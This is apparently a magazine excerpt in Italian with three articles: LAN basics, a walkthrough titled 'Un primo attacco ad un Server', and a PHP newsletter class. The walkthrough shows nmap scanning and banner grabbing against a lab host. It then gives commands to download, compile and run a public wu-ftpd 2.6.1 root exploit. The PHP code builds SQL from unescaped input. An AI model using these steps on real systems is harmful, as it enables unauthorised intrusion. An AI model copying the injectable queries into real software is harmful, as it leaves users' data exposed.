- *WAN* è la sigla che identifica le reti geografiche, cioè le *Wide Area Network*. Tali reti uniscono città diverse, nazioni diverse e permettono di arrivare a grandissime velocità.

Fatta una prima distinzione tra le tipologie di rete, possiamo concentrarci sulle LAN, che sono senza dubbio le reti maggiormente diffuse.

Reti LAN

Se parliamo di reti LAN dobbiamo avere chiaro alcuni concetti prima di proseguire.
Innanzitutto la topologia di rete che dobbiamo creare. Per topologia di rete intendiamo in che modo sono collegati fisicamente i vari nodi della rete. La terminologia delle reti è simile a quella utilizzata nella teoria dei grafi, infatti per nodo di una rete si intende una postazione, un computer. Come per i grafi, anche le reti, in base alla loro topologia, hanno diverse capacità di trasmettere dati, cioè consentiranno un flusso massimo di dati.
Senza dilungarci troppo in nozioni teoriche, accenneremo qui a 2 possibili topologie di reti LAN che supportano il protocollo TCP/IP:

- a bus
- a stella

Per le reti a BUS la filosofia di funzionamento è quella di avere un canale di comunicazione condiviso fra tutti i PC, appunto il BUS, e di utilizzarlo in base alle proprie esigenze. In caso di accesso mentre il BUS è occupato da un'altra postazione, allora si procederà con l'attesa di un tempo random prima di ripetere l'operazione.
Tale soluzione permette di arrivare ad una massima velocità di 10 Mb/s e ha il limite che all'aumentare del numero di postazioni collegate si genereranno sempre più conflitti dovuti ad accessi contemporanei. Un altro limite notevole di tale configurazione è che se si interrompe in un qualsiasi punto il BUS, rimangono sconnessi tutti i nodi. In tal caso è anche difficile individuare il guasto, poiché risulta problematico stabilire a priori se l'anomalia è dovuta ad una scheda di rete o magari al cavo o ancora ai connettori/terminatori.
La topologia a stella, invece, prevede un concentratore, di solito un HUB o uno SWITCH, al quale sono collegate tutte le postazioni. Il funzionamento base di questa soluzione prevede





Figura 1

L'immagine di una particolare scheda di rete PCI.

che ogni nodo comunica al concentratore i dati, e tali dati sono poi ripetuti in uscita a tutti gli altri nodi collegati. Sarà poi solo il PC "giusto" ad elaborarli. Fra i vantaggi di tale soluzione basti pensare al fatto che tutti gli HUB e gli SWITCH sono dotati di LED di funzionamento che indicano lo stato del collegamento verso ogni nodo, così da ridurre i tempi di individuazione dei guasti. In caso poi di interruzione di uno dei nodi, gli altri continueranno comunque a funzionare. Altro enorme vantaggio è che questa soluzione permette di arrivare a velocità di 100 Mb/s e oltre.
Facciamo solo una breve parentesi sulla differenza fra HUB e SWITCH:

- l'HUB non si preoccupa di vedere chi è il destinatario dei pacchetti che riceve, si preoccupa esclusivamente di smistate i diversi pacchetti, con il rischio che al crescere delle dimensioni, si generano conflitti e rallentamenti.
- Gli SWITCH, invece, analizzano i pacchetti che ricevono, e li inoltrano solo ai destinatari, evitando così intasamenti nelle reti di grandi dimensioni.
  Ovviamente sarà la grandezza della rete, il budget a disposizione e una stima del traffico a far propendere la scelta per l'una o l'altra soluzione.

Pianifichiamo la nostra rete

Per poter parlare di rete abbiamo almeno bisogno di due postazioni, possibilmente una che dedicheremo esclusivamente a Linux. Per questo scopo andrà sicuramente bene anche un PC di vecchia generazione, per intenderci anche un vecchio Pentium 133 Mhz o equivalente può fare al caso nostro come server di rete al quale collegarci con le nostre macchine Windows e/o Linux.
Subito dopo avere scelto le postazioni da collegare dobbiamo scegliere che tipo di schede di rete montare. Solitamente si trovano sul mercato schede economiche intorno ai 20 €, che ci permettono di avere prestazioni soddisfacenti.
E' il caso anche di scegliere se installare una rete con BUS a 10 Mb/s, o una rete 10/100 Mb/s a stella (in effetti se i PC da collegare sono soltanto 2 si può evitare di acquistare un HUB utilizzando un cavo di rete opportunamente preparato).
Se optiamo per una rete a BUS allora le schede di rete che acquisteremo avranno una terminazione cilindrica sulla loro parte posteriore. Le schede delle due postazioni dovranno allora essere collegate mediante dei connettori a 'T' con del cavo coassiale, e agli estremi esterni delle 'T' dovremo inserire dei terminatori per chiudere a livello elettrico il circuito di rete.
Se invece decidiamo per l'installazione di una rete a 10/100 Mb/s monteremo delle schede di rete con cavo di tipo RJ45 a 8 fili. Esistono diversi tipi cavo, le differenze sostanziali stanno nella schermatura e nella rigidità stessa del cavo.
Se la nostra rete ha solo





Figura 2

Ecco come si presenta un HUB.

due nodi, allora possiamo risparmiarci di acquistare un HUB e collegheremo direttamente i due PC tramite un cavo 'incrociato', cioè mediante un'opportuna combinazione agli estremi degli otto fili interni.
Se invece vogliamo rispettare la soluzione canonica o abbiamo intenzione di espandere la nostra rete installeremo un HUB/SWITCH e collegheremo ad esso i due o più cavi dei computer in questione.
La prima verifica da fare in questo caso è di vedere se si accendono le luci sul pannello frontale dell'HUB/SWITCH in corrispondenza delle porte occupate dai PC.
Se le luci si accendono vuol dire che a livello elettrico non ci sono interruzioni nei collegamenti e possiamo procedere con le configurazioni, altrimenti bisogna controllare, magari con un tester, i cavi, ed eventualmente le schede di rete o l'HUB/SWITCH.
Nel caso invece di una rete a BUS facciamo attenzione a scegliere schede con un LED sul pannello posteriore, così almeno potremo constatare l'effettivo funzionamento dei collegamenti.

Figura 3
In figura uno Switch della nota casa CISCO.

Indirizzi di rete

In una rete TCP/IP dobbiamo attenerci a delle regole generali per assegnare gli indirizzi alle nostre postazioni.
Cosa è un indirizzo IP? Si tratta di un identificativo unico che si assegna ad una scheda di rete per permettere di essere identificata in un network.
Senza queste convenzioni non sarebbe possibile raggiungere nessun host remoto su una rete. Un indirizzo IP è formato da 4 Byte e una notazione universalmente utilizzata è quella di dividere tale indirizzo in 4 numeri compresi tra 1 e 255 separati da un punto.
Così facendo sono indirizzi validi, ad esempio, 192.168.1.1, oppure 10.0.0.32, etc..
Poiché anche su Internet si usano tali regole, ci sono due tipi di indirizzi IP, quelli pubblici e quelli privati.
I termini pubblici e privati si riferiscono al fatto che gli indirizzi pubblici vengono utilizzati da server che sono raggiungibili dall'esterno e sono di solito riferiti a enti e organizzazioni che li hanno avuti in utilizzo dalle autorità competenti.
Per indirizzi privati si intendono indirizzi che non si possono assegnare a server pubblici su Internet e che possono essere utilizzati per creare reti private. Nel nostro esempio sceglieremo la classe di indirizzi 10.0.0.0, che fa parte, ovviamente, di un gruppo di indirizzi privati.

Conclusioni

In questa prima parte introduttiva sulle reti abbiamo familiarizzato con alcuni concetti base di questa materia. Nei prossimi appuntamenti, vedremo come assegnare gli indirizzi IP alle diverse postazioni e inizieremo ad assaporare le potenzialità che le reti offrono.
Alla prossima!!

Carlo Stumpo

Un primo attacco ad un Server


Il problema della sicurezza dei sistemi informativi è uno dei temi che riscuotono più attenzione. La diffusione di Linux ha fatto si che gran parte degli Hacker più agguerriti si dedicassero a fare tirocinio con questo sistema; Capire le tecniche e i metodi che guidano un hacker nella violazione dei sistemi può essere un ottimo punto di partenza per poterne prevedere le mosse

Ora è questo il nostro mondo... il mondo dell'elettrone e dello switch, la bellezza del baud. Facciamo uso di un servizio gia esistente che non costerebbe nulla se non fosse controllato da approfittatori ingordi, e voi ci chiamate criminali.
Noi esploriamo... e ci chiamate criminali.
Noi cerchiamo conoscenza... e ci chiamate criminali.
Noi esistiamo senza colore di pelle, nazionalità, credi religiosi e ci chiamate criminali.
Voi costruite bombe atomiche, finanziate guerre, uccidete, ingannate e mentite e cercate di farci credere che lo fate per il nostro bene, e poi siamo noi i criminali.
Si, io sono un criminale.
Il mio crimine è la mia curiosita'.
Il mio crimine è quello che i giurati pensano e sanno non quello che guardano.
Il mio crimine è quello di scovare qualche vostro segreto, qualcosa che non vi fara' mai dimenticare il mio nome.
Io sono un hacker e questo è il mio manifesto.
Potete anche fermare me, ma non potete fermarci tutti... dopo tutto, siamo tutti uguali.

Questo è il famoso manifesto hacker scritto da +++The Mentor+++ giorno 8/01/1986 e ricorda la vera filosofia di un'hacker. L'hacker è come un bambino che smonta il suo giocattolo per capire come funziona.. Sino a qui non c'è nulla di male, ma purtroppo la realtà distorce le cose e quindi l'hacker ora viene classificato in due nette categorie:

- Hacker
- Cracker

L'hacker penso che abbiate capito chi sia dopo aver letto il manifesto su citato, un cracker è invece colui che entra in sistemi informatici per denaro,

Figura 1

Richiesta all'NMAP dello SynScan e del sistema operativo ospitato dal PC remoto.

per distruggere la macchina vittima e comunque per motivi non inerenti quello puramente morale.

```
[root@www root]# ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) from 192.168.0.1 :
                                   56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=0 ttl=255
                                      time=1.158 msec
64 bytes from 192.168.0.1: icmp_seq=1 ttl=255
                                      time=443 usec
64 bytes from 192.168.0.1: icmp_seq=2 ttl=255
                                      time=444 usec
```

Tabella 1

```
telnet 192.168.0.1 21

[root@www root]# telnet 192.168.0.1 21
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
220 www FTP server (Version wu-2.6.1-18) ready.
```

Tabella 2

Come si buca un sistema informatico? Scegliere la vittima....

Innanzitutto si sceglie la vittima e fra le piu' ambite troviamo quelle più facilmente vulnerabili, (come le poco sicure università) e/o quelle con linee molto veloci. Da un bel po' di tempo a questa parte, c'è la moda di usare le shell bucate, come punto di appoggio per eseguire dei programmini chiamati bots (gli eggdrop sono i piu' utilizzati) o come base per attacchi DoS (Denial of Service) come smurf, ping flood, syn flood, ecc. o attacchi DDoS (Distributed Denial of Service) come smurf distribuito, ping flood distribuito, syn flood distribuito (ricordiamo fra i programmi in grado di fare queste ultimi attacchi, il trinoo, ma ne esistono anche tanti altri).

1° passo: l'host è attivo? Che tipo di server è ?

Le prove effettuate in questo articolo sono state fatte su classi di ip privati e quindi su computer di proprietà di colui che scrive e quindi sono prove legali. Diffidiamo l'utilizzo di queste informazioni per utilizzi illeciti. Macchina da cui parte l'attacco e contemporaneamente macchina vittima = 192.168.0.1 Possiamo continuare. Innanzitutto un'hacker si accerta che la macchina vittima sia connessa e quindi scriverà:

```
ping 192.168.0.1
```

Esempio di risposta in Tabella 1. La macchina risponde, quindi si puo' procedere ad uno scan. Ma cos'è uno scan? Si definisce scan (meglio dire portscan), quella procedura che ci consente di reperire i servizi attivi sulla macchina remota e di conseguenza ci consente di sapere se tale servizio

è vulnerabile e consente quindi di "entrare" da remoto sul sistema ospite senza nessuna autorizzazione. Uno dei programmi migliori e più usati è l'nmap: *http://www.insecure.org/nmap/* Questo tool oltre a fare il portscanning di una macchina vittima, riesce a carpire la tipologia di sistema operativo installato (tramite una tecnica chiamata TCP/IP Stack Fingerprinting) Il comando impartito sarà quindi:

```
./nmap -sS -O 192.168.0.1
```

Abbiamo richiesto all'nmap un tipo di scan chiamato SynScan (setta la flag SYN nel pacchetto TCP/IP) ed in più abbiamo richiesto di dirci che tipo di sistema operativo stiamo attaccando. Dalla Figura 1 notiamo come il programma ci fornisce la porta aperta ed il relativo servizio della porta; tuttavia sorge la necessità di capire il demone che gestisce la porta, ad esempio ci potrebbe ritornare utile capire il demone addetto alla porta *21/tcp (ftp)* vedere la Tabella 2. È facile capire che il demone usato è il wuftpd versione 2.6.1-18, e che è vulnerabile!!! Nel nostro caso non sappiamo il sistema operativo utilizzato da remoto, poichè l'nmap non è riuscito a dare una risposta concreta, ma tenendo conto che il wuftpd è usato nella maggiorparte dei casi in Linux e che anche apache sia un server web usato sotto linux (MA NON SOLO !!!), prendiamo per buona l'ipotesi che il sistema remoto sia una Linux box. In altri casi nmap potrebbe restituire qualcosa del tipo:

```
Remote operating system
        guess: Linux 2.1.122 -
                        2.2.14
```

```
wget http://packetstormsecurity.nl/
                         0112-exploits/01-wu261.c
[Questo comando scarica dal sito web il file specificato e
                         lo salva sul disco fisso]

gcc -o wu261 ./01-wu261.c
[Compila il sorgente .c in un file eseguibile chiamato
                                            wu261]

./wu261
[Esegue wu261]

cd woot-exploit/
[Questa cartella è stata generata dal programma da noi
                         compilato, entriamoci...]

./getaddr.sh
[Generiamo il GOT addr, l'inpbuf e lo slow]

{Esempio distro.h}
// "name",
// gotaddr ,inpbuf ,slow,
"RH7.0 - 2.6.1(1) Wed Aug 9 05:54:50 EDT 2000",
 0x08070cb0,0x8084600, 0,
"RH7.2 - wu-2.6.1-18", // kanix - unverified
 0x08072af8,0x08085900, 0,
"Special wu-2.6.1(2)", // my custom compile for testing
 0x0806ca48,0x0807e380, 0,
{Fine Esempio}

make both
[Genera il programma che entra nel sistema remoto]

./forcer 2 localhost
[Lancia il bruteforce, per cercare alcuni parametri del
           sistema remoto importanti per entrare]

./forcer magic
[Terminata con successo la fase precedente, lanciamo
      questo comando per entrare nel sistema remoto]
```

Tabella 3

Figura 2

L'Home Page del sito www.packetstormsecurity.nl.

2° passo: abbiamo le informazioni che ci occorrono... come entro nel sistema ?

Packetstorm è sicuramente uno dei siti più conosciuti da coloro che si occupano di sicurezza di sistemi informatici, si tratta di un sito molto vasto ed è costantemente aggiornato. Da questo sito è possibile sapere quali demoni sono vulnerabili e trovare gli annessi programmi (exploit) per entrare nel sistema remoto. Come già

preannunciato il wuftpd 2.6.1-18 è vulnerabile quindi cerchiamo su packetstorm il relativo exploit installandolo sul computer di prova e quindi scrivendo ciò che è riportato in Tabella 3. Siamo finalmente riusciti ad entrare nel sistema come root, usando un servizio molto comune in macchine che forniscono risorse verso l'esterno. Se l'amministratore di sistema fosse stato più attendo nel controllare il proprio PC, sarebbe sicuramente riuscito ad evitare questo banale attacco che ha "regalato" i privilegi di amministratore a colui che ha attaccato e bucato la macchina.

Conclusioni

I passi sono stati semplici e non c'è bisogno di una grande conoscenza per fare ciò, ed infatti molta gente si spaccia per "hacker", imparando meccanicamente tali pochi comandi, non comprendendo l'essenza racchiusa in un programma che sfrutta una falla remota. Questo tipo di persone, si classifica sotto la dicitura Cracker e vengono chiamati Script Kiddies. Prevenire questo tipo di attacchi è praticamente impossibile al 100%, è comunque possibile preservare il proprio sistema controllando aggiornando costantemente i pacchetti demoni e controllando le advisiories che si trovano ad esempio su Bugtraq (*http://www.securityfocus.com*).

Francesco Marasco

Figura 3

L'Home Page di www.securityfocus.com.





Figura 4

Le fasi finali che portano ad assumere il controllo del sistema remoto.

Newsletter in PHP

In questo articolo vedremo i vantaggi che possiamo ottenere dal rendere disponibile ai nostri utenti un servizio di newsletter e di come poterne implementare in PHP un semplice gestore.

La funzione delle newsletter è quella di tenere periodicamente aggiornati gli utenti iscritti al servizio, a differenza delle mailing list dove è possibile realizzare delle vere e proprie "discussioni" pubbliche, su temi specifici.

Newsletter e mailinglist

Come bisognerebbe fare per ogni nuovo progetto, prima di affrontare le fasi di progettazione e, successivamente, di implementazione, bisogna avere chiaro quale sia il problema da affrontare e quale sia l'obiettivo da raggiungere ossia cosa vogliamo realizzare. Nel caso delle newsletter questa prima fase è più che mai importante in quanto ho avuto modo di notare un pò di confusione sui nomi utilizzati per indicare 2 diversi servizi di comunicazione largamente utilizzati su Internet , e cioè: *mailinglist* e *newsletter.* Con il termine mailinglist in genere ci si riferisce ad un sistema di comunicazione di tipo "molti a molti", basato sullo scambio di email. Ciascun utente appartenente alla lista può comunicare con tutti gli altri iscritti semplicemente preparando un comune messaggio di posta elettronica ed inviandolo all'indirizzo che rappresenta la mailinglist. Sarà il programma che gestisce la lista a reindirizzare il messaggio a tutti gli altri iscritti. In questo modo è possibile realizzare delle vere e proprie "discussioni" pubbliche, su temi specifici, senza la necessità di essere presenti tutti, contemporaneamente e nello stesso posto.
Diverso invece è il ruolo delle newsletter, infatti in questo caso, la comunicazione è del tipo "uno a molti". E' un solo soggetto a produrre ed inviare le informazioni, sempre tramite email, a più utenti.

Perché utilizzare le newsletter?

La natura dell'informazione varia da caso a caso, su Internet si possono trovare newsletter dedicate agli argomenti più disparati: quelle dedicata alla borsa tengono aggiornati gli utenti con ipotesi formulate da esperti analisti, altre dedicate alle offerte di lavoro comunicano le nuove proposte disponibili, le newsletter delle aziende tengono aggiornati i clienti riguardo la disponibilità di nuovi prodotti e servizi, e così via. Dal punto di vista del webmaster, dotare il proprio sito di una newsletter vuol dire avere a disposizione uno strumento capace di rafforzare il proprio rapporto con gli utenti ed ottenere da loro delle informazioni di valore. Per questo motivo, in genere durante la fase di registrazione, viene chiesto agli utenti di comunicare ulteriori informazioni non strettamente legate al recapito delle newsletter, ma che hanno lo scopo di inquadrare meglio un profile medio degli utenti e quindi migliorare i servizi offerti.
Così facendo i webmaster hanno modo di soddisfare i bisogni del proprio pubblico e trasformare così i visitatori occasionali in utenti abituali del sito. Altro vantaggio per i webmaster è quello di poter veicolare, insieme alle newsletter, dei piccoli messaggi pubblicitari. Naturalmente senza esagerare, altrimenti si corre il rischio di perdere la fiducia degli utenti iscritti e veder aumentare le richieste di cancellazione dalla newsletter.

Costruiamo la nostra newsletter

Ora che abbiamo ben chiaro il funzionamento e l'utilità di un servizio di newsletter vediamo come poterne costruire un semplice ma efficace gestore. Nel nostro esempio utilizzeremo il PHP *(www.php.net)* come linguaggio di scripting ed il MySQL *(www.mysql.com)* come sistema di database. Naturalmente quest'ultimo servirà a memorizzare tutte le informazioni necessarie al funzionamento del servizio, quindi principalmente le email degli utenti iscritti.
Cercheremo di realizzare un sistema capace di gestire diverse newsletter attraverso una interfaccia comune. Per raggiungere lo scopo ed avere una sintassi più pulita utilizzeremo le capacità della programmazione orientata agli oggetti, disponibile nel linguaggio PHP. Naturalmente le stesse funzionalità potranno essere ottenute utilizzando un qualsiasi altro linguaggio di scripting e qualsiasi altra tecnica di programmazione. Lo schema del database che utilizzeremo (Tabella 1) è composto da 2 tabelle: *Newsletter* e *Iscritti*. Nella tabella *Newsletter* verranno memorizzate le informazioni utili a rappresentare le caratteristiche delle singole newsletter gestite dal sistema, vediamo brevemente il significato dei singoli campi:

```
<?
/*******************************************
*
* newsletter.php - 16/01/2002
*
* Antonio Pasqua <radar@myoffice.it>
*
*******************************************/
class Newsletter {
var $DB_NAME="";
var $DB_HOST="";
var $DB_USER="";
var $DB_PASS="";
var $ADMIN_USER;
var $ADMIN_PASS;
var $NL_NAME;
var $_ERROR=0;
var $_CONNECT;

function Newsletter($nl_name,$user,$pass) {
$this->_ERROR=0;
if ( !$user || !$pass ) {
$this->_ERROR=201;
return false; }
if ( !$nl_name ) {
$this->_ERROR=202;
return false; }
if ( !$this->_CONNECT=mysql_connect($this->DB_HO-
ST,$this->DB_USER,
$this->DB_PASS) ) {
$this->_ERROR=101;
return false; }
if ( !mysql_select_db($this->DB_NAME,
                                $this->_CONNECT) ) {
$this->_ERROR=102;
return false; }
$this->ADMIN_USER=$user;
$this->ADMIN_PASS=$pass;
$this->NL_NAME=$nl_name;
if ( !$this->get_id() )
return false;
return true; }
function subscribe($email) {
$this->_ERROR=0;
if (!ereg("^[-0-9A-Za-z._]+@[-0-9A-Za-z.]+
                        \.[A-Za-z]{2,3}$",$email)) {
$this->_ERROR=203;
return false; }
if ( !$id_newsletter=$this->get_id() )
return false;
$uid="$id_newsletter:$email";
$uid=crypt($uid);
$query="insert into Iscritti (id_newsletter, email, uid)
values ($id_newsletter, \"$email\", \"$uid\")";
if ( !$r=mysql_query($query,$this->_CONNECT) ) {
$this->_ERROR=103;
return false; }
return true; }
function unsubscribe($email,$uid) {
$this->_ERROR=0;
if (!ereg("^[-0-9A-Za-z._]+@[-0-9A-Za-z.]+
                        \.[A-Za-z]{2,3}$",$email)) {
$this->_ERROR=203;
return false; }
if ( strlen($uid)<6 ) {
$this->_ERROR=207;
return false; }
if ( !$id_newsletter=$this->get_id() )
return false;
$query="delete from Iscritti where
id_newsletter=$id_newsletter and email=\"$email\"
                                and uid=\"$uid\"";
if ( !$r=mysql_query($query,$this->_CONNECT) ) {
$this->_ERROR=103;
return false; }
return true; }
function send($subject,$msg) {
$this->_ERROR=0;
if ( !$subject ) {
$this->_ERROR=204;
return false; }
if ( !$msg ) {
$this->_ERROR=205;
return false; }
if ( strlen($msg) > 65536 )   {
$this->_ERROR=206;
return false; }
if ( !$id_newsletter=$this->get_id() )
return false;
$query="select nome, mittente, firma, email
from Newsletter where nome=\"$this->NL_NAME\"";
if ( !$r=mysql_query($query,$this->_CONNECT) ) {
$this->_ERROR=103;
return false; }
$d=mysql_fetch_array($r);
$listname=$d[nome];
$sender=$d[mittente];
$sign=$d[firma];
$admin=$d[email];
$msg.="\n\n$sign";
$query="select id, email, uid
from Iscritti where id_newsletter=$id_newsletter ";
if ( !$r=mysql_query($query,$this->_CONNECT) ) {
$this->_ERROR=103;
return false; }
$n_msg=0;
$n_iscritti=mysql_num_rows($r);
flush();
$abort = ignore_user_abort(1);
set_time_limit(600);
for ($i=0; $i<$n_iscritti; $i++) {
$d=mysql_fetch_array($r);
$extra_header="From: $sender\n";
$extra_header.="X-Mailer: $listname";
$tmp_msg=$msg;
$tmp_msg.="\n----------------------------------\n";
$tmp_msg.="Il tuo UID È: $d[uid]\n";
$tmp_msg=stripslashes($tmp_msg);
$subject=stripslashes($subject);
if (mail($d[email], $subject, $tmp_msg, $extra_header))
$n_msg++; }
return $n_msg; }
function get_id() {
if ( !$this->_CONNECT ) {
$this->_ERROR=101;
return false; }
$query="select id, username, password
from Newsletter where nome=\"$this->NL_NAME\"";
if ( !$r=mysql_query($query,$this->_CONNECT) ) {
$this->_ERROR=103;
return false; }
if ( mysql_num_rows($r) == 0 ) {
$this->_ERROR=104;
return false; }
$d=mysql_fetch_array($r);
if ( $d[username]!="$this->ADMIN_USER" ||
$d[password]!="$this->ADMIN_PASS" ) {
$this->_ERROR=105;
return false; }
return $d[id]; }
}
```

Listato 1

Classe Newsletter (newsletter.php).

- **id:** identificativo univoco assegnato dal sistema alla newsletter;
- **nome:** nome della newsletter;
- **descrizione:** breve descrizione degli argomenti della newsletter;
- **mittente:** nome del mittente che verrà utilizzato per la spedizione delle email;
- **firma:** breve firma che

verrà accodata nel testo delle newsletter;

- **username:** username dell'amministratore della newsletter;
- **password:** password dell'amministratore della newsletter;
- **email:** indirizzo email dell'amministratore della newsletter;

mentre la tabella *Iscritti* servirà a memorizzare le email degli utenti iscritti alle varie newsletter e, in aggiunta, altre informazioni di supporto, i campi sono:

- **id:** identificativo univoco assegnato dal sistema all'utente iscritto;
- **id_newsletter:** collegamento all'identificativo univoco di newsletter;
- **email:** email dell'utente iscritto;
- **uid:** codice assegnato all'utente iscritto, utilizzato in fase di cancellazione;

